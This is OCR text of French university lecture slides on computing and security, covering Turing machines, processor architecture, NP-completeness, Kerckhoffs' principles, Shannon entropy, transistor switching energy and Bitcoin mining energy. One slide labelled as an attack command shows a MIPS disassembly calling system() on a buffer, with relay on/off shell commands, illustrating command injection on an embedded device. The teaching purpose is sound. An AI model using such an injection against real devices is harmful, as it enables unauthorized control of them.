
```
la      $t9, system
la      $s1, 0x440000
jalr    $t9 ; system
addiu   $a0, $sp, 0x28    # command
```

system($sp+0x28);

Commande d'attaque


```
/var/sbin/relay 1    # Turns outlet on
/var/sbin/relay 0    # Turns outlet off
```

Un exemple de vers: BLASTER (2003)



Machine de Turing 1936

- Une machine de Turing est un quintuplet {Q,Γ,q,δ,F} où :
  - Q est un ensemble fini d'*états*
  - Γ est l'*alphabet de travail* des symboles de la bande, contenant un symbole particulier b (blanc)
  - q_0 est l'*état initial*
  - δ: Q x Γ -> Q x Γ x {gauche,droite} est la *fonction de transition*
  - F est l'ensemble des *états terminaux* (arrêt)




Langage Turing Complet


- Un langage est dit Turing-complet si il peut être programmé sur une machine de Turing
- Les langages de programmation C,C++,Java sont Turing-complet

Principe d'architecture d'un processeur CISC

Micro Programme µP
Micro Instruction µI
Mémoire Finie
Saut (Jump)




Intel 4004 1971




TELECOM Paris

IP PARIS

RISC: AVR



4-Wire In/Out
3-Wire In/Out
JTAG Interface
Flash
Serial Peripheral Interface
EEPROM
OCD
Program Counter
Analog Comparator
Instruction Register
32 General Purpose Registers
A/D Converter
Control Lines
LCD Interface
Instruction Decoder
RAM
ALU
USART
CPU
SPI
TWI
Watchdog Timer
I/O Ports
Interrupts
Timer/ Counters

Terminator, 1984, camera of robot T-800 Model-101




Instructions assembleur 6502 (APPLE II)

Architecture



Harward



Van Neumann

Problème NP-Complet

- **Problème avec n données d'entrée**
- **La solution est vérifiée en un temps t polynomial**
  - Par exemple t est proportionnel à n (t=P(n))
- **Le temps t nécessaire pour trouver la solution est exponentiel relativement à n**
  - Par exemple t est proportionnel à 2^n (e^n)
- **Le problème SAT est NP complet**
  - Soit une formule F booléenne à n variables (X), prouver que F est un théorème (F(X)=1)
  - 2^{2^n} cas pour 2^n variables X
- **La cryptographie s'appuie sur des problèmes NP complets**
- **Un ordinateur quantique pourrait (?) en théorie résoudre le problème SAT**

Limites physiques

$$2^{2^{32}} = 2^{1,000,000,000}$$

Des bus avec un milliard de lignes ?

Principes de KERCKHOFFS (1883)

- 1° Le système (*de chiffrement*) doit être matériellement, sinon mathématiquement, indéchiffrable ;
- 2° Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi ;
- 3° La clef doit pouvoir en être communiquée et retenue sans le secours de notes écrites, et être changée ou modifiée au gré des correspondants ;
- 4° Il faut qu'il soit applicable à la correspondance télégraphique ;
- 5° Il faut qu'il soit portatif, et que son maniement ou son fonctionnement n'exige pas le concours de plusieurs personnes ;
- 6° Enfin, il est nécessaire, vu les circonstances qui en commandent l'application, que le système soit d'un usage facile, ne demandant ni tension d'esprit, ni la connaissance d'une longue série de règles à observer.

JOURNAL DES SCIENCES MILITAIRES. Janvier 1883.
"LA CRYPTOGRAPHIE MILITAIRE« , AUG. KERCKHOFFS

Chiffrement symétrique : notion d'entropie

- Claude Shannon a défini la notion d'entropie de l'information
  - $H = - \Sigma\ p(x) \log_2 p(x)$
    - soit $\log_2(n)$ pour n symboles équiprobables
- L'entropie conditionnelle de X sachant Y s'écrit
  - $H(X,Y) = - \Sigma\ p(X=x,Y=y) \log_2 p(X=x,Y=y)$
  - $H(X,Y) = H(X) + H(Y|X)$, $H(Y|X) = H(X,Y) - H(X)$


$$-\sum_{i=1}^{N} p_i \log_2(p_i)$$

- Un système cryptographique parfait au sens de Shannon est tel que
  - $H(M|C) = H(M)$, M le message en clair et C le message chiffré par une clé K.
- Par exemple une clé constituée par une suite d'octets aléatoires k1,k2,….,ki réalise un système cryptographique parfait (Ci = ki exor Mi, Mi = ki exor Ci), c'est le code dit de *Vernam*.
- En particulier si tous les messages en clair sont équiprobables la taille de la clé doit être au moins aussi grande que la taille des messages en clair.

Il faut rafraichir une clé de chiffrement !

Eléments Physiques


- Permittivité du vide, $\varepsilon 0 = 8{,}854\ 10^{-12}$
- Permittivité du Silicium $\varepsilon = \varepsilon r \times \varepsilon 0 = 11{,}68 \times \varepsilon 0$
- Charge d'un électron $q = 1{,}6\ 10^{-19}$
- Charge commuté (Q_b) de N_e électrons, $Q_b = N_e \times q$
- Energie stockée dans une capacité (en Joule)
  - $W_b = \frac{1}{2} \times C_G \times V_H^2 = \frac{1}{2} Q_b \times V_H$
  - $W_b = \frac{1}{2} \times N_e \times q \times V_H$
- Energie dissipée par une transition d'un électron sous une tension de 1V, $1{,}6\ 10^{-19}$ Joule





$$W = \frac{1}{2} CV^2 \qquad Q = CV$$

Les portes NAND

- **Dimensions d'un transistor**
  - Longueur (L) de 1 à 3 µm, largeur (W) de 0,2 à 100 µm, épaisseur de l'isolant (tox) de 2 à 50 nm
  - C = L x W x ε / tox, soit 103 10^{-15} (F) pour L= 1 µm, W=10 µm, tox= 10 nm
    - Sous 1V la charge associée est d'environ 640,000 électrons
- **Une commutation (1/0) d'une porte NAND dissipe une énergie W_b**
- **Si N_c commutations de portes NAND, en moyenne, sont nécessaires pour une session de calcul, alors l'énergie (W_c) nécessaire au calcul est égale à $W_c = N_c \times W_b$**








Les Limites

Quelle est l'énergie nécessaire à la commutation d'un bit ? Soit N électrons (de charge q =1,6 10^{-19} Coulomb) l'énergie (en Joule) dissipée sous un volt est de ½ NqV. Pour 1 volt la valeur de 10^{-14} J/bit correspond à 1,25 million d'électrons stockés dans les capacités des transistors CMOS. Soit encore 100 Watts (10^{16} x 10^{-14}) pour 10^{16} commutations par seconde de 10 millions de bits (10^{7}) à la fréquence 1 GHz (10^{9}).



Minage du Bitcoin

- La difficulté du minage en 2020 (d) est de 18.10^{12}
- Soit $32+\log_2 d = 76$ bits
- Une solution en moyenne toutes les 10mn ($2^{9,23}$ s)
- 2^{67} hash/s (double sha256 par seconde)
- 20% (~120 TWh/an) de la production d'électricité de la France (540 TWh/an)

Le monde numérique

- PC
- Smartphone
- Internet
- Cloud
- eCommerce
- Messageries Instantanées
- Réseaux Sociaux

